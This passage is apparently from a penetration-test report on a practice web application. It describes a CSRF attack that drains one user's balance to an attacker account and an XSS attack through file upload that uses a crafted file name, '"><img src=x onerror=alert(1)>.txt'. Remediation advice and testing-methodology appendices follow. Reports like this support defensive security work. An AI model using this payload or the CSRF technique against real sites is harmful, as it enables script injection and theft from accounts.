
Going to the address and open the csrf.html:



We can see now in Yossi account the balance is 0:



Go to the attacker account to check if the money transfer:



The money transfered!

RECOMMENDED RECTIFICATION

- Use cookies protection like SameSite - The SameSite attribute can be used to control whether and how cookies are submitted in cross-site requests. By setting the attribute on session cookies, an application can prevent the default browser behavior of automatically adding cookies to requests regardless of where they originate.
- CSRF token - CSRF tokens prevent CSRF because without token, attacker cannot create a valid request to the backend server.
- Double Submit Cookie - When a user authenticates to a site, the site should generate a (cryptographically strong) pseudo-random value and set it as a cookie on the user's machine separate from the session id. The server does not have to save this value in any way, that's why this pattern is sometimes also called Stateless CSRF Defense.

4.5 CROSS SITE SCRIPTING (XSS)

Severity | Medium Probability | Medium

VULNERABILITY DESCRIPTION

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site.


VULNERABILITY DETAILS

Run alert command via file upload.

EXECUTION DEMONSTRATION


Need to use with Linux in this challenge because we change the name of the file to xss.

Upload file:




We can see that we can upload only-jpeg/imag:

Try to change the ending of the file from jpeg to php and to upload:




Try to upload a php file with xss that I put inside alert(1):




We can see that the file format must to be image and what we do is to change the name of the file to:<img src=x onerror=alert(1)>.txt

* https://medium.com/@lucideus/xss-via-file-upload-lucideus-research-eee5526ec5e2



Don't go out from the tag we need to use with "> to close the tag:

"><img src=x onerror=alert(1)>.txt:



It's work!

RECOMMENDED RECTIFICATION

- Use input validation- Input validation is the process of testing input received by the application for compliance against a standard defined within the application. It can be as simple as strictly typing a parameter and as complex as using regular expressions or business logic to validate input. There are two different types of input validation approaches: whitelist validation (sometimes referred to as inclusion or positive validation) and blacklist validation (sometimes known as exclusion or negative validation). These two approaches, and examples of validating input in Java, C#, and PHP to prevent SQL injection.

APPENDICES

METHODOLOGY

The work methodology includes some or all of the following elements, to meet client requirements:

APPLICATION TESTS

- **Various tests to identify:**
  - Vulnerable functions.
  - Known vulnerabilities.
  - Un-sanitized Input.
  - Malformed and user manipulated output.
  - Coding errors and security holes.
  - Unhandled overload scenarios.
  - Information leakage.
- **General review and analysis (including code review tests if requested by the client). Automatic tools are used to identify security related issues in the code or the application.**
- **After an automated review, thorough manual tests are performed regarding:**
  - **Security functions:** Checking whether security functions exist, whether they operate based on a White List of a Black List, and whether they can be bypassed.
  - **Authentication mechanism:** The structure of the identification mechanism, checking the session ID's strength, securing the identification details on the client side, bypassing through the use of mechanisms for changing passwords, recovering passwords, etc.
  - **Authorization policy:** Verifying the implementation of the authorization validation procedures, whether they are implemented in all the application's interfaces, checking for a variety of problems, including forced browsing, information disclosure, directory listing, path traversal.
  - **Encryption policy:** Checking whether encryption mechanisms are implemented in the application and whether these are robust/known mechanisms or ones that were developed in-house, decoding scrambled data.

- **Cache handling:** Checking whether relevant information is not saved in the cache memory on the client side and whether cache poisoning attacks can be executed.
- **Log off mechanism:** Checking whether users are logged off in a controlled manner after a predefined period of in activity in the application and whether information that can identify the user is saved after he has logged off.
- **Input validation:** Checking whether stringent intactness tests are performed on all the parameters received from the user, such as matching the values to the types of parameters, whether the values meet maximal and minimal length requirements, whether obligatory fields have been filled in, checking for duplication, filtering dangerous characters, SQL / Blind SQL injection.
- **Information leakage:** Checking whether essential or sensitive information about the system is not leaking through headers or error messages, comments in the code, debug functions, etc.
- **Signatures:** (with source code in case of a code review test)**:** Checking whether the code was signed in a manner that does not allow a third party to modify it.
- **Code Obfuscation:** (with source code in case of a code review test, or the case of a client-server application): Checking whether the code was encrypted in a manner that does not allow debugging or reverse engineering.
- **Administration settings:** Verifying that the connection strings are encrypted and that custom errors are used.
- **Administration files:** Verifying that the administration files are separate from the application and that they can be accessed only via a robust identification mechanism.
- **Supervision, documentation and registration functions:** Checking the documentation and logging mechanism for all the significant actions in the application, checking that the logs are saved in a secure location, where they cannot be accessed by unauthorized parties.

- **Error handling:** Checking whether the error messages that are displayed are general and do not include technical data and whether the application is operating based on the failsafe principle.

- **In-depth manual tests of application's business logic and complex scenarios.**
- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
  - Description.
  - Risk level.
  - Probability of exploitation.
  - Details.
  - Mitigation recommendations.
  - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
  - Providing the development team with professional support along the rectification process.
  - Repeat test (validation) including report resubmission after rectification is completed.

INFRASTRUCTURE TESTS

- **Questioning the infrastructure personnel, general architecture review.**
- **Various tests in order to identify:**
  - IP addresses, active DNS servers.
  - Active services.
  - Open ports.
  - Default passwords.
  - Known vulnerabilities.
  - Infrastructure-related information leakage.
- **General review and analysis. Automatic tools are used in order to identify security related issues in the code or the application.**

- **After an automated review, thorough manual tests are performed regarding:**
    - Vulnerable, open services.
    - Authentication mechanism.
    - Authorization policy.
    - Encryption policy.
    - Log off mechanism.
    - Information leakage.
    - Administrative settings.
    - Administrative files.
    - Error handling.
    - Exploit of known security holes.
    - Infrastructure local information leakage.
    - Bypassing security systems.
    - Networks separation durability.
- **In-depth manual tests of application's business logic and complex scenarios.**
- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
    - Description.
    - Risk level.
    - Probability of exploitation.
    - Details.
    - Mitigation recommendations.
    - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
    - Providing the development team with professional support along the rectification process.
    - Repeat test (validation) including report resubmission after rectification is completed.

FINDING CLASSIFICATION

Severity

The finding's severity relates to the impact which might be inflicted to the organization due to that finding. The severity level can be one of the following options, and is determined by the specific attack scenario:

Critical – Critical level findings are ones which may cause significant business damage to the organization, such as:

- Significant data leakage
- Denial of Service to essential systems
- Gaining control of the organization's resources (For example Servers, Routers, etc.)

High – High level findings are ones which may cause damage to the organization, such as:

- Data leakage
- Execution of unauthorized actions
- Insecure communication
- Denial of Service
- Bypassing security mechanisms
- Inflicting various business damage

Medium – Medium level findings are ones which may increase the probability of carrying out attacks, or perform a small amount of damage to the organization, such as –

- Discoveries which makes it easier to conduct other attacks
- Findings which may increase the amount of damage which an attacker can inflict, once he carries out a successful attack
- Findings which may inflict a low level of damage to the organization

Low – Low level findings are ones which may inflict a marginal cost to the organization, or assist the attacker when performing an attack, such as –

- Providing the attacker with valuable information to help plan the attack
- Findings which may inflict marginal damage to the organization
- Results which may slightly help the attacker when carrying out an attack, or remaining undetected

Informative – Informative findings are findings without any information security impact. However, they are still brought to the attention of the organization.